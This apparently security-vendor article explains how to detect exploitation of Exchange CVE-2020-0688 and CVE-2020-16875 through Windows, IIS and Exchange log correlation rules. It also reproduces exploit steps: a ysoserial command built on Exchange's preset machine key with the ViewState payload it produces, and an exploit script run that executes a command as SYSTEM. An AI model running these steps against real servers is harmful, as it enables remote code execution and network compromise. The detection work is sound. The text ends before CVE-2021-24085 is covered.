Hunting Down MS Exchange Attacks. Part 2 (CVE-2020-0688, CVE-2020-16875, CVE-2021-24085)

Our previous article focused on the different techniques used to detect ProxyLogon exploitation. This time we will talk about the techniques used to detect other notorious MS Exchange Server vulnerabilities, namely CVE-2020-0688, CVE-2020-16875 and CVE-2021-24085.

Although these vulnerabilities are not as recent as ProxyLogon, we continue to find signs of their exploitation (including successful exploitation). The sooner an exploitation attempt is detected, the more likely it is to minimise or avoid the impact of the attack on the organisation.

Logs and Useful Events

We will use the previously mentioned MS Exchange and Windows logs as event sources.

Source

Windows security audit events

Description

The log stores all events (process starts, successful/unsuccessful logons, etc.) that are configured in the audit policy

Path

Security log

Source

Windows application audit events

Description

The Application log contains various information about the operation of applications in Windows: start-up errors, heartbeat, configuration changes etc.

Path

Application log

PowerShell audit events

Description

The log contains events that record the execution of PowerShell script blocks, pipelines and modules

Path

Windows PowerShell log

Microsoft-Windows-PowerShell/Operational log

Source

MS Exchange management events

Description

The log contains information about control actions on the Exchange components. It shows all actions performed using the Exchange Management Shell and ECP

Path

MSExchange Management log

Source

IIS events — Web OWA (Outlook Web Access)

Description

The log stores the IIS web server access logs which contain all accesses to the OWA interface

Path

```
C:\inetpub\logs\LogFiles\W3SVC1\ u_ex*.log
```

Source

IIS events — Web ECP (Exchange Management Panel)

Description

The log stores the IIS web server access logs which contain all accesses to the ECP interface

Path

```
C:\inetpub\logs\LogFiles\W3SVC2\ u_ex*.log
```

Source

EWS events

Description

The log contains information about client interactions with the EWS service

Path

```
C:\Program Files\Microsoft\Exchange Server\<version number>\Logging\Ews\Ews_*.log
```


Detecting Exploitation of CVE-2020-0688

The CVE-2020-0688 vulnerability is contained in the Exchange Control Panel (ECP) component and is related to the server being unable to properly create unique cryptographic keys because the keys are not randomly generated but are preset with identical values. If we examine the content of the ECP settings in the `web.config` file from `C:\Program Files\Microsoft\Exchange Server\<Version Number>\ClientAccess\ecp`, we see that the `validationKey` and `decryptionKey` values are already set. These keys are used to secure the `ViewState` parameter.

```
<system.web>
  <machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="E9D2490BD0075B51D1BA5288514514AF"
  validation="SHA1" decryption="3DES" />
```

`web.config` file fragment

One of the articles on the Microsoft website describes the `ViewState` parameter as follows:

On the ASP.NET pages View State presents the state of the page when it was last processed on the server. This parameter is used to create a call context and store values in two consecutive requests for the same page. By default, the state is saved on the client using a hidden field added to the page and restored on the server before the page request is processed. View State moves back and forth with the page itself, but does not represent or contain any information relating to the display of the page on the client side.

As such, pre-shared keys allow an authenticated user to send a deliberate `ViewState` parameter to the ECP application, which when deserialised will cause malicious code to be executed on the Exchange server in the context of System.


The ysoserial utility which exploits insecure deserialisation in .NET applications can help us create a malicious object.

Below is an example of `ViewState` generation, its payload in turn runs `whoami`.


```
C:\Windows\system32>C:\my_utils\ysoserial.net-master\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "whoami" --validationalg="SHA1"
 --validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --generator="B97B4E27" --viewstateuserkey="d95476d5-054f-4e74-af10-d45d1b98fb
bc" --isdebug -islegacy
Provided __VIEWSTATEGENERATOR in uint: 3111865895
simulateTemplateSourceDirectory returns: /
simulateGetTypeName returns: default_aspx
Calculated pageHashCode in uint (ignored): 3389719348
/wEy+AUAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxY
mYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAA
AABgMAAACaBDxSZXNvdXJjZURpY3Rpb25hcnkKICB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIgogIHhtbG5zOng9Imh
0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIgogIHhtbG5zOlN5c3RlbT0iY2xyLW5hbWVzcGFjZTpTeXN0ZW07YXNzZW1ibHk9bXNjb3JsaWIiCiAgeG1sbnM6
RGlhZz0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9c3lzdGVtIj4KCSA8T2JqZWN0RGF0YVByb3ZpZGVyIHg6S2V5PSIiIE9jamVjdFR5cGUgPSAieyB4OlR5c
GUgRGlhZzpQcm9jZXNzfSIgTWV0aG9kTmFtZSA9ICJTdGFydCIgPgogICAgIDxPYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz4KICAgICA8L09iamVjdERhdGFQcm9
9hbWk8L1N5c3RlbTpTdHJpbmc+CiAgICAgPC9PYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz4KICAgICA8L09iamVjdERhdGFQcm9viZXIuTWV0aG9kUGFyYW1ldGVycz4KICAgIDwvT2JqZWN0RGF0YVByb3ZpZGVyPgo8L1J1Jlc291cmNlRGljdGlvbmF
yeT4LBsc+/Aysa6JxFLxlPyG4nEPOBh8=
```

Running `ysoserial` utility

The `validationkey` and `generator` parameters, as described earlier, are preset and cannot be changed.
The `viewstateuserkey` value must be taken from the `ASP.NET_SessionId` value of the user authorised on the ECP service.




`ViewState` has been generated, a request is sent to the vulnerable ECP service, resulting in the server returning an error code 500.



Server response when CVE-2020-0688 is exploited

If you run the request through the `Burp Suite` utility, you can see in the `ViewState` decoder that the payload is passed in the `<System>` tag along with other user parameters:



ViewState decoded

If the vulnerability is successfully exploited, the `w3wp.exe` process responsible for the ECP (MSExchangeECPAppPool) will execute the payload transferred in the `ViewState` parameter. Below is the correlation rule to detect `cmd.exe` commands or the PowerShell interpreter being executed by a `w3wp.exe` web server process:

```
event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with:'\w3wp.exe' AND
proc_file_path end with:('\cmd.exe' OR '\powershell.exe')
```


The IIS access logs contain a request for the URL `/ecp/default.aspx` to which the server responded with status 500 (internal server error). Below is the rule for detecting the exploitation of CVE-2020-0688 using IIS events:

```
event_log_source:’IIS’ AND http_method=’GET’ AND http_status_code=’500’ AND url_path=’/ecp/default.aspx’ AND
url_query contains ‘__VIEWSTATEGENERATOR’ AND hurl _query contains ‘__VIEWSTATE’
```

Event Name	Log Source	Start Time	Low Level Category	Source IP	Destination IP	Destination Port	Username	url_path (custom)	url_query (custom)
HTTP 500 - Internal Server Error	IIS @ exchange	28 Jan 2021, 12:24:49	System Error	10.3.132.20	10.3.132.20	443	lab.local\dadmin	/ecp/default.aspx	__VIEWSTATEGENERATOR=B97B4E27&__VIEWSTATE=%2FwEywQYAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAA

CVE-2020-0688 (IIS) exploitation event

The Application log contains an event which indicates an error in the MSExchange Control Panel application with Event ID = 4.



CVE-2020-0688 (Application log) exploitation result

Below is the rule for detecting CVE-2020-0688 exploitation using Application log events:

```
event_log_source:'Application' AND event_id='4' AND (Message contains '__VIEWSTATE')
```

Detecting Exploitation of CVE-2020-16875


Successful exploitation of the CVE-2020-16875 vulnerability allows an attacker to execute arbitrary code on the Exchange server in the context of the System user. The attacker can then escalate their domain privileges and compromise the entire company network.

Successful authentication requires a domain account from a corporate mailbox that is a member of a group with Data Loss Prevention (DLP) privileges. The exploitation itself is done through the DLP component. DLP is configured through the ECP interface. The DLP engine allows you to filter mail flow according to predefined patterns and rules for content analysis of emails and attachments.

Since we already know that in order for the exploit to succeed, the attacker must be a member of the DLP group, a rule can be implemented to create a new group with the `Data Loss Prevention` role, and a new user can be added to that group. This can be done from either the ECP interface or from the Exchange Management Shell using the following commands:

- `New-RoleGroup -Name "dlp users" -Roles "Data Loss Prevention" -Members "user1"` (create group dlp users with role `Data Loss Prevention` and add user1 to the group).
- `Update-RoleGroupMember -Members "dadmin" -identity "dlp users"` (add dadmin to group dlp users).

The screenshot below shows the event of adding the user dadmin to the group using the ECP interface. This activity can also be traced back to PowerShell audit events (Event ID 800 and 4104).



Adding user dadmin to group dlp users (MSExchange Management log)

The new `Data Loss Prevention` creation event can be detected in PowerShell and MSExchange Management log events using the following rule:

Use the rule below to track down events of Data Loss Prevention rights being issued using PowerShell audit events and MSExchange Management logs:

```
event_log_source:('PowershellAudit' OR 'MSExchange Management') AND event_id:('1' OR ’800’ OR '4104') AND ((Message contains ‘New-RoleGroup’ AND Message contains ‘Data Loss Prevention’) OR (Message contains ‘Update-RoleGroupMember’ AND Message contains ‘<Имя группы с правами DLP>’ AND Message contains '-Members'))
```

The exploit for this vulnerability performs the following steps in sequence:

1. Authenticate under a given account to retrieve a session through OWA.
2. Obtain the `ViewState` parameter by accessing the DLP policy management functionality.
3. Add a new malicious DLP policy that contains an executable command that runs from PowerShell.

Let us run the utility and see what the Exchange events look like. Below you can see that the exploit run under the dadmin account was successful.

```
[redacted]$ python3 cve-2020-16875.py 10.3.132.20 dadmin@lab.local:P@ssword notepad
(+) logged in as dadmin@lab.local
(+) found the __viewstate: /wEPDwUILTg5MDAzMDFkZAoYNYgGVl8ktmX2DzOFFwtz2X5v
(+) executed notepad as SYSTEM!
```

Successful exploitation of CVE-2020-16875

